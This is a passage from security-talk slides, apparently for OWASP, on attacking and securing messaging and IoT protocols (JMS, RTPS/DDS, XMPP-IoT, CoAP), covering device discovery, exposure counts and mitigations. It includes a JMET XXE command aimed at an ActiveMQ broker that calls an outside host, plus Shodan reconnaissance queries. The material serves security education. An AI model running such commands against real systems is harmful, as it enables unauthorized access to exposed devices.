  'groupId': 178535,
  'homeworkScore': None,
  'instId': 11966,
  'isBroadcast': False,
  'isDot': False,
  'messageCategory': 30009,
  'nArgu': <javaobj:com.divx.service.model.msg.NoticeArgu>,
  'scoreAuto': None,
  'scoreFlower': None,
  'scoreTeacher': None,
  'senderId': 266014,
  'snapshortUrl': None,
  'textReview': None,
  'userIds': [263330]
}
```

Dead Letter Queues

*If you have **sensitive data** that could possibly end up on this queue, you **do not want** unauthorized users to retrieve this data.*



IBM MQ

Tools

- Check the broker vendor
- XXE exploitation: **matthiaskaiser/JMET** 👍
(9 supported JMS libraries)



```
java -jar jmet.jar  
-Q event -I ActiveMQ  
-X http://192.168.85.148:8081  
hackme.org 61616
```

RTPS/DDS

DDS Specification family



Application



RTPS/DDS

- **4** UDP ports for each participant by default
 - **Discovery multicast:** UDP/7400
 - **User multicast:** UDP/7401
 - **Discovery unicast:** $\text{UDP}/7410 = \text{PB}(7400) + 10 + 2 * \text{ID}(0)$
 - **User unicast:** $\text{UDP}/7411 = \text{PB}(7400) + 11 + 2 * \text{ID}(0)$
- This sums to UDP port range 7400-7649 for domain id 0 with maximum participants.

RTPS/DDS Autodiscovery

- Useful during information gathering
- Cleartext fields include:
 - App vendor + version
 - `dds.sys_info` (hostname, pid, username, ...)
 - IPs, sockets, including SHMEM interface
- To subscribe/publish, I just need to join the same partition/topic

- ▼ PID_VENDOR_ID
 - parameterId: PID_VENDOR_ID (0x0016)
 - parameterLength: 4
 - vendorId: 01.01 (Real-Time Innovations, Inc. - Connex DDS)
- ▼ PID_PRODUCT_VERSION
 - parameterId: PID_PRODUCT_VERSION (0x8000)
 - parameterLength: 4
 - ▶ Product version: 6.0.0.0
- ▼ PID_PROPERTY_LIST (7 properties)
 - parameterId: PID_PROPERTY_LIST (0x0059)
 - parameterLength: 396
 - ▼ Property List
 - ▼ Property Name: dds.sys_info.hostname
Value: dullahan
 - ▼ Property Name: dds.sys_info.process_id
Value: 14694
 - ▼ Property Name: dds.sys_info.username
Value: stuchl4n3k
 - ▼ Property Name: dds.sys_info.executable_filepath
Value: /usr/lib/jvm/java-8-oracle/jre/bin/java
 - ▼ Property Name: dds.sys_info.target
Value: x64Linux2.6gcc4.4.5
 - ▼ Property Name: dds.sys_info.creation_timestamp
Value: 2019-01-17 14:54:39Z
 - ▼ Property Name: dds.sys_info.execution_timestamp
Value: 2019-01-17 14:54:39Z
 - ▶ PID_DEFAULT_UNICAST_LOCATOR (LOCATOR_KIND_UDPV4, 192.168.0.12:32161)
 - ▶ PID_DEFAULT_UNICAST_LOCATOR (LOCATOR_KIND_SHMEM, HostId = 0x1bebad11, Port = 32161)
 - ▶ PID_METATRAFFIC_UNICAST_LOCATOR (LOCATOR_KIND_UDPV4, 192.168.0.12:32160)
 - ▶ PID_METATRAFFIC_UNICAST_LOCATOR (LOCATOR_KIND_SHMEM, HostId = 0x1bebad11, Port = 32160)
 - ▶ PID_METATRAFFIC_MULTICAST_LOCATOR (LOCATOR_KIND_UDPV4, 239.255.0.1:32150)

What is Out There?

- military systems
- wind farms
- hospital integration
- medical imaging
- asset-tracking systems
- automotive test and safety systems

- Little help from Shodan/nmap builtin scripts.

Securing RTPS

- **Threats:**


- Autodiscovery obviously
- Unauthorized subscription/publication (= r/w access)
- Eavesdropping+MITM attacks

- **Securing:**

- Service plugins:
Authentication/Access control/Cryptography
- Shared CA + certified identity & permissions
- Security performance overhead according to
rtiperftest: 1 % - 41 %


XMPP-IoT aka sensors on Jabber

- **XMPP/Jabber** started in late 90s
(client-server architecture for IM)
- Open-Source **XML based protocol** with
async/federation/P2P pattern support



XMPP-IoT aka sensors on Jabber

- PDU = **Stanza** (message, iq, presence)
- **IEEE standardization** attempts for IoT resulted in several XEPs describing concepts like:
 - sensor data, provisioning, secure account creation, discovery



```
--> <iq type='get'  
    from='client@clayster.com/amr'  
    to='device@clayster.com'  
    id='S0001'>  
    <req xmlns='urn:xmpp:iot:sensordata' seqnr='1' momentary='true' />  
</iq>
```

```
<-- <iq type='result'  
    from='device@clayster.com'  
    to='client@clayster.com/amr'  
    id='S0001'>  
    <accepted xmlns='urn:xmpp:iot:sensordata' seqnr='1' />  
</iq>  
  
<-- <message from='device@clayster.com'  
    to='client@clayster.com/amr'>  
    <fields xmlns='urn:xmpp:iot:sensordata' seqnr='1' done='true'>  
        <node nodeId='Device01'>  
            <timestamp value='2013-03-07T16:24:30'>  
                <numeric name='Temperature' momentary='true' automaticReadout='true' value='23.4' unit='°C' />  
                <numeric name='load level' momentary='true' automaticReadout='true' value='75' unit='%' />  
            </timestamp>  
        </node>  
    </fields>  
</message>
```

What is Out There?

Dig through XMPP
servers and look for
xmpp:iot in **xmlns**



Security?


- TLS, E2E support
- SASL Authentication support
- Server certificate support

CoAP

- RFC 7252 **Constrained Application Protocol**
- Intended for **low-power** computers or **unreliable networks**
- **Similar to HTTP**, but binary protocol
with **payloads** usually in **plaintext/JSON**
- Default port is **UDP/5683**

CoAP discovery

- **CoAP banners** won't disappoint you!



CoAP Resources:

`/.well-known/core`


`/sensorData`

`title: Publish Sensor Data`


- `/.well-known/core` is a core feature which
“lists all device capabilities”

What is Out There?

- over **600k devices** (60 % RU, 38 % China)
- **QLC Chain** (blockchain-based mobile NaaS in China)
- IoT sensors



What is Out There?



Silos monitoring events

Realtime - last day

Timestamp	Site	Severity	Message
2017-03-16 14:25:36	Silo A	WARNING	Silo humidity is low!
2017-03-16 14:25:36	Silo A	WARNING	Silo temperature is low!
2017-03-16 14:25:36	Silo B	WARNING	Silo humidity is low!
2017-03-16 14:18:22	Silo C	WARNING	Silo temperature is high!
2017-03-16 14:18:21	Silo C	INFO	Silo temperature is back to normal!

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What is Out There?

- **ZyXEL** is a home router producer located in RU
- "Keenetic" series targeted on Russia/Ukraine market only
- **NDM systems** provision these with firmware and "**cloud capabilities**"
- These **expose CoAP server** for some reason
- Shodan **port:5683 coap /ndm** yields almost **400k devices**,
96 % in Russia

Security?

- Previous findings:
 - **IP spoofing**
 - **DDoS** attacks with **amp. factor of 34** on average
- Securing:
 - Device tokens
 - DTLS (TinyDTLS)
 - OSCORE (deals with application layer protection on CoAP proxies)

Take aways

- **Messaging is everywhere** from DIY IoT sensors to enterprise machinery in fintech
- A lot of devices **exposed to public Internet**
- Common features:
 - **No encryption** by default
 - No authentication or **default login**
 - Gained access = **R+W**
 - Not production ready with **default configuration**
 - **Performance** on the expense of security

thank you OWASP folks!



@stuch14n3k

slides <https://bit.ly/30vR2ip>



Resources and links

kazoo: <https://github.com/python-zk/kazoo>

kafkacat: <https://github.com/edenhill/kafkacat>

zk-resolve-nodes.py: <https://github.com/stuchl4n3k/kafka-toolbox>

kafkafind.sh: <https://github.com/stuchl4n3k/kafka-toolbox>

cottontail: <https://github.com/QKaiser/cottontail>

gypporama: <https://www.reddit.com/user/gyyp/>

Hacking the CAN bus:

<https://medium.com/@autti/hacking-the-can-bus-an-example-with-climate-change-54e98d15af87>

This is Fine - the game: <https://smashynick.itch.io/thisisfine>

python-javaobj: <https://github.com/tcalmant/python-javaobj>

jmet: <https://github.com/matthiaskaiser/jmet>

RTPS security/performance overhead: https://ruffsl.github.io/IROS2018_SROS2_Tutorial/

coap-shell.jar: <https://github.com/tzolov/coap-shell>

ThingsBoard: <https://thingsboard.io>